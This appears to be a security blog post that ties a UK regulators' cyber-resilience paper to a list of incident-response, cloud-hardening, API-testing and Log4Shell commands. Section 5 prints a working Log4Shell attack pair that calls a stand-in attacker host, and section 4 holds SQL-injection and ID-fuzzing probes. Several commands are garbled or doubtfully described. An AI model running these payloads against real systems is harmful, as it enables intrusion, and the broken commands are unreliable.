
Listen to this Post
Introduction:

In a landmark publication, the UK’s Financial Conduct Authority (FCA), Bank of England, and Prudential Regulation Authority have released a critical analysis of firms’ capabilities to respond to and recover from severe cyber disruptions. This document serves as a de facto playbook, moving beyond prevention to focus on the critical disciplines of cyber resilience. For IT and security professionals, this translates to a mandatory review of incident response plans, disaster recovery protocols, and the technical commands that underpin them.
Learning Objectives:
- Master the core technical commands for immediate incident response on both Linux and Windows systems.
- Implement advanced hardening techniques for cloud environments and API security.
- Develop a practical understanding of vulnerability exploitation for defensive mitigation and testing.
You Should Know:
1. Linux Incident Response: Triage & Isolation
When a breach is suspected, rapid triage is essential. The following commands help identify compromises and isolate affected systems.
`ps aux –sort=-%mem | head` – Displays running processes sorted by memory usage, highlighting potential malware or resource-intensive attackers.
`netstat -tulnpa` – Shows all listening ports and associated programs, revealing unauthorized services.
`ss -tulnpa` – A modern replacement for `netstat` with similar functionality.
`lsof -i -P` – Lists all open network connections and the processes that own them.
`find / -type f -name “.php” -mtime -1` – Finds all PHP files modified in the last 24 hours, common in web shell attacks.
`grep -r “malicious_string” /var/www/ /opt/` – Recursively searches for a known malicious pattern in common web directories.
`systemctl isolate rescue.target` – On systemd-based distributions, this command forces the system into a rescue mode, disconnecting it from the network for forensic analysis.
Step-by-step guide: Begin by running the `ps` and `netstat/ss` commands to get a baseline of system activity. Cross-reference listening ports with your known application portfolio. Use `find` and `grep` to hunt for recently modified or backdoored files. If a compromise is confirmed, use `systemctl` to isolate the system, preventing further data exfiltration or lateral movement.
2. Windows Forensic Analysis & Containment
The Windows ecosystem requires a distinct set of tools for effective incident response and containment.
`Get-Process | Sort-Object WS -Descending | Select-Object -First 10` (PowerShell) – Gets the top 10 processes by working set (memory) usage.
`Get-NetTCPConnection | Where-Object {$_.State -eq “Listen”}` (PowerShell) – Enumerates all listening TCP ports.
`netstat -ano | findstr LISTENING` (Command Prompt) – The classic command to find listening ports and their Process IDs (PIDs).
`wmic process get name,processid,commandline` – Lists processes with their full command line, often revealing obfuscated or suspicious arguments.
`sc query state= all` – Lists all services, including hidden or malicious ones.
`Stop-Service -Name “MaliciousService” -Force` (PowerShell) – Forcibly stops a identified malicious service.
`New-NetFirewallRule -DisplayName “Block-Compromised-Machine” -Direction Outbound -RemoteAddress 192.168.1.100 -Action Block` (PowerShell) – Creates a firewall rule to block all outbound traffic to a specific, known malicious internal IP.
Step-by-step guide: Use PowerShell to get a comprehensive view of processes and network connections. Correlate PIDs from `netstat` with processes in wmic. Once a malicious service or process is identified, use `Stop-Service` to halt it and immediately create a firewall rule to contain the threat by blocking its command-and-control communication.
3. Cloud Hardening: Securing S3 and IAM
Misconfigured cloud storage and identity policies are a primary attack vector. These AWS CLI commands are crucial for hardening.
`aws s3api get-bucket-policy –bucket BUCKET_NAME` – Retrieves the policy of an S3 bucket to audit for public access.
`aws s3api put-bucket-policy –bucket BUCKET_NAME –policy file://secure-policy.json` – Applies a new, secure policy from a JSON file.
`aws s3 cp s3://my-bucket/large-file.log – | zgrep “ERROR”` – Streams a gzipped log from S3 and searches it locally without storing it on disk.
`aws iam generate-credential-report` – Generates a report on all IAM users and their credential status.
`aws iam get-credential-report –output text > report.csv` – Downloads the report for analysis.
`aws iam attach-user-policy –user-name USER_NAME –policy-arn arn:aws:iam::aws:policy/IAMUserChangePassword` – Attaches a policy allowing a user to change their own password, a basic hygiene practice.
`aws configservice describe-config-rules` – Lists all AWS Config rules to ensure compliance monitoring is active.
Step-by-step guide: Regularly run the S3 bucket policy commands to audit for unintended public access. The `generate-credential-report` command is essential for identifying IAM users with old passwords, inactive accounts, or lack of Multi-Factor Authentication (MFA). Automate these checks using AWS Config.
4. API Security Testing with cURL and jq
APIs are the backbone of modern applications and a key target. Test their security posture with these commands.
`curl -H “Authorization: Bearer
`curl -X POST https://api.example.com/v1/users -H “Content-Type: application/json” -d ‘{“username”:”admin”}’- Tests a POST endpoint, potentially for injection flaws.curl -H “Content-Type: application/json” -X PUT –data ‘{“email”:”admin’@example.com”}’ https://api.example.com/v1/user/1` – A crafted payload to test for SQL injection in the `email` parameter.
`curl -s https://api.example.com/v1/users | jq ‘.[] | select(.id==1)’` – Pipes the API response to `jq` to parse JSON and filter for a specific user ID.
`for i in {1..1000}; do curl -s -o /dev/null -w “%{http_code}\n” https://api.example.com/v1/ids/$i; done` – A simple bash loop to test for IDOR (Insecure Direct Object Reference) vulnerabilities by fuzzing object IDs.
`nmap -p 443 –script ssl-enum-ciphers api.example.com` – Uses Nmap to enumerate the SSL/TLS ciphers supported by the API endpoint.
`nikto -h https://api.example.com` – Runs the Nikto web scanner against the API host to identify common vulnerabilities.
Step-by-step guide: Use `curl` to manually probe API endpoints, testing for authentication bypass by omitting tokens or using invalid ones. Use the fuzzing loop to check for IDOR. Always pipe JSON responses through `jq` for clean, parseable output during testing.
5. Vulnerability Exploitation & Mitigation: Log4Shell
Understanding how to exploit a vulnerability is key to defending against it. Here’s the core command for the Log4Shell (CVE-2021-44228) attack and its mitigation.
`sudo java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer “http://attacker.com:80/Exploit”` – Command run by an attacker to set up a malicious LDAP server for Log4Shell.
`curl -H ‘X-Api-Version: ${jndi:ldap://attacker.com:1389/a}’ http://vulnerable-app.com/api/endpoint` – The malicious HTTP request that triggers the vulnerability.
`find / -name “log4j.jar” -type f` – Locates Log4j JAR files on a system for assessment.
`java -jar log4j-core-.jar –version` (Check JAR version) – Attempts to get the version of a Log4j core JAR file.
`zip -q -d log4j-core-.jar org/apache/logging/log4j/core/lookup/JndiLookup.class` – The primary mitigation: removing the vulnerable `JndiLookup` class from the JAR file.
`export LOG4J_FORMAT_MSG_NO_LOOKUPS=true` – Sets an environment variable to disable lookups as an immediate runtime mitigation.
`sudo iptables -A OUTPUT -p tcp –dport 1389 -j DROP` – Blocks outbound LDAP calls from the server, preventing the payload from reaching the attacker.
Step-by-step guide: To test your environment, use the `curl` command with a benign JNDI lookup (e.g., to a controlled server like canarytokens.com). For mitigation, first use `find` to locate all Log4j instances. The most robust long-term solution is upgrading, but the `zip -d` command provides a critical emergency patch. The `iptables` rule adds network-level containment.
6. Infrastructure as Code (IaC) Security Scanning
IaC templates, like Terraform, can introduce critical misconfigurations. Scanning them is non-negotiable.
`terraform init` – Initializes a Terraform working directory.
`terraform plan -out=tfplan` – Creates an execution plan and saves it to a file.
`terraform show -json tfplan > tfplan.json` – Exports the plan in JSON format for analysis.
`checkov -d /path/to/terraform/code` – Scans Terraform code for security misconfigurations using Checkov.
`tfsec /path/to/terraform/code` – Scans Terraform code using TFSec, another popular static analysis tool.
`git secrets –scan-history` – Scans the entire git history for accidentally committed secrets.
`trufflehog git file://path/to/repo –since-commit HEAD~10` – Scans the last 10 commits for high-entropy secrets.
Step-by-step guide: Integrate `checkov` or `tfsec` directly into your CI/CD pipeline. The scan should run on every pull request. The command `git secrets –scan-history` should be run periodically on repositories to catch historical leaks. Always run `terraform plan` and review the output for unexpected changes before applying.
What Undercode Say:
- Resilience is the New Prevention. The regulatory focus has irrevocably shifted from mere prevention to assured response and recovery. Organizations must invest as much in their incident command systems and disaster recovery automation as they do in their firewalls.
- Technical Debt is a Cyber Liability. Outdated systems, unpatched libraries, and poorly documented configurations are the cracks through which severe disruptions occur. A proactive, continuous technical hygiene program, powered by the commands outlined above, is no longer optional but a core regulatory expectation.
The FCA’s paper is not just a set of observations; it is a clear signal of impending regulatory scrutiny. Firms that can demonstrate technical mastery over their response and recovery runbooks, evidenced by drills using these very commands, will be viewed as compliant. Those who cannot will face significant operational and reputational risk. The time for theoretical policy is over; the era of verifiable, technical resilience has begun.
Prediction:
The detailed technical observations within this framework will soon be codified into mandatory compliance requirements, with regulators conducting live-fire drills to test response capabilities. This will create a two-tier financial sector: those with automated, tested cyber resilience ingrained in their operations, and those perpetually struggling to contain breaches. The ability to execute containment and recovery commands under pressure will become as valued a skill as financial analysis.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Luke Vile – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


